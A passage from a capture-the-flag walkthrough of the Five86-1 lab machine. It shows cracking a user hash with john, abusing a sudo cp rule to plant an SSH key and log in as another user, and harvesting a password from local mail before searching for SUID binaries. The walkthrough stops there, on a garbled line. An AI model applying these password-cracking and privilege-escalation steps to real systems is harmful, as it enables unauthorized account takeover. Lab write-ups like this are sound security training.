
Now let's use john to crack the hash by the wordlist we created

jophn --wordlist=passwd.txt hash



```
┌─[baz@parrot]─[~/comp ctf walkthroughs/five86-1]
└──── $john --wordlist=passwd.txt hash
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
fatherrrrr       (douglas)
1g 0:00:03:47 DONE (2020-08-09 22:34) 0.004402g/s 95579p/s 95579c/s 95579C/s fatherhara..fatherrtet
Use the "--show" option to display all of the cracked passwords reliably
Session completed
┌─[baz@parrot]─[~/comp ctf walkthroughs/five86-1]
└──── $
```


Great we got the password of douglas let's login.



```
www-data@five86-1:~$ su douglas
su douglas
Password: fatherrrrr

douglas@five86-1:/var/www$ sudo -l
sudo -l
Matching Defaults entries for douglas on five86-1:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User douglas may run the following commands on five86-1:
    (jen) NOPASSWD: /bin/cp
douglas@five86-1:/var/www$
```

Since the author has given sudo right on copy program which could be executed as jen hence we can copy the ssh public rsa_key of douglas inside /home/jen/.ssh so that we can be logged as jen. Thus, we executed the following commands as given below


cat id_rsa.pub > /tmp/authorized_keys
cd /tmp
chmod 777 authorized_keys
sudo -u jen /bin/cp authorized_keys /home/jen/.ssh



```
drwx------ 3 douglas douglas 4096 Jan  1  2020 .
drwxr-xr-x 7 root    root    4096 Jan  1  2020 ..
lrwxrwxrwx 1 douglas douglas    9 Jan  1  2020 .bash_history -> /dev/null
drwx------ 2 douglas douglas 4096 Jan  1  2020 .ssh
douglas@five86-1:~$ cd .ssh
cd .ssh
douglas@five86-1:~/.ssh$ ls -al
ls -al
total 16
drwx------ 2 douglas douglas 4096 Jan  1  2020 .
drwx------ 3 douglas douglas 4096 Jan  1  2020 ..
-rw------- 1 douglas douglas 1823 Jan  1  2020 id_rsa
-rw-r--r-- 1 douglas douglas  398 Jan  1  2020 id_rsa.pub
douglas@five86-1:~/.ssh$ cat id_rsa.pub > /tmp/authorized_keys
cat id_rsa.pub > /tmp/authorized_keys
douglas@five86-1:~/.ssh$ cd /tmp
cd /tmp
douglas@five86-1:/tmp$ ls
ls
authorized_keys  NtlLI
douglas@five86-1:/tmp$ chmod 777 authorized_keys
chmod 777 authorized_keys
douglas@five86-1:/tmp$ sudo -u jen /bin/cp authorized_keys /home/jen/.ssh/
sudo -u jen /bin/cp authorized_keys /home/jen/.ssh/
douglas@five86-1:/tmp$ cd
cd
douglas@five86-1:~$ cd .ssh
cd .ssh
douglas@five86-1:~/.ssh$ cp id_rsa /tmp/
cp id_rsa /tmp/
douglas@five86-1:~/.ssh$ cd /tmp
cd /tmp
douglas@five86-1:/tmp$ ls
ls
authorized_keys  id_rsa  NtlLI
```


Now copy id_rsa in the /tmp directory and change the permission then try to access ssh shell on localhost as jen.

chmod 600 id_rsa
cp id_rsa /tmp
cd /tmp
chmod 600 id_rsa
ssh -i id_rsa jen@127.0.0.1




```
douglas@five86-1:/tmp$ chmod 600 id_rsa
chmod 600 id_rsa
douglas@five86-1:/tmp$ ssh -i id_rsa jen@127.0.0.1
ssh -i id_rsa jen@127.0.0.1
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:aE9ZqWXrvGgzgM21BjQ23GmxQVBeD5CZw8nUq8P8RyM.
Are you sure you want to continue connecting (yes/no)? yes
yes
Warning: Permanently added '127.0.0.1' (ECDSA) to the list of known hosts.
Linux five86-1 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
jen@five86-1:~$ id
id
uid=1003(jen) gid=1003(jen) groups=1003(jen)
jen@five86-1:~$ pwd
pwd
/home/jen
jen@five86-1:~$ ls
ls
reports
jen@five86-1:~$
```

Hmmm! As we connected to the ssh shell as jen we found another hint “you have a new mail” on the ssh banner as shown in the given image.
So, we find a text file “jen” in / var/mails that shows a jen email. As per this message, jen knows the password for the Moss account, so we can use the Moss credential for a further move.



```
jen@five86-1:~$ cd /var/mail
cd /var/mail
jen@five86-1:/var/mail$ ls
ls
jen
jen@five86-1:/var/mail$ cat jen
cat jen
From roy@five86-1 Wed Jan 01 03:17:00 2020
Return-path: <roy@five86-1>
Envelope-to: jen@five86-1
Delivery-date: Wed, 01 Jan 2020 03:17:00 -0500
Received: from roy by five86-1 with local (Exim 4.92)
        (envelope-from <roy@five86-1>)
        id 1imZBc-0001FU-El
        for jen@five86-1; Wed, 01 Jan 2020 03:17:00 -0500
To: jen@five86-1
Subject: Monday Moss
MIME-Version: 1.0
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: 8bit
Message-Id: <E1imZBc-0001FU-El@five86-1>
From: Roy Trenneman <roy@five86-1>
Date: Wed, 01 Jan 2020 03:17:00 -0500

Hi Jen,

As you know, I'll be on the "customer service" course on Monday due to that incident on Level 4 with the accounts people.

But anyway, I had to change Moss's password earlier today, so when Moss is back on Monday morning, can you let him know that his password is now Fire!
Fire!

Moss will understand (ha ha ha ha).

Tanks,
Roy
```

Great we got the password of moss let's login.
su moss
pass-Fire!Fire!




```
As you know, I'll be on the "customer service" course on Monday due to that incident on Level 4 with the accounts people.

But anyway, I had to change Moss's password earlier today, so when Moss is back on Monday morning, can you let him know that his passwo
rd is now Fire!Fire!

Moss will understand (ha ha ha ha).

Tanks,
Roy

jen@five86-1:/var/mail$ su moss
su moss
Password: Fire!Fire!

moss@five86-1:/var/mail$ id
id
uid=1001(moss) gid=1001(moss) groups=1001(moss)
moss@five86-1:/var/mail$ whoami
whoami
moss
moss@five86-1:/var/mail$ pwd
pwd
/var/mail
moss@five86-1:/var/mail$ cd
cd
moss@five86-1:~$ ls
ls
moss@five86-1:~$ 
```

So, switched from Jen's account to Moss and identified for SUID enabled directories, luckily here we found that the sticky bit is enabled for "upyourgame" as shown in the image.


find / -perm -u=s -type f 2>/dev/nullcd .game./upyourgame

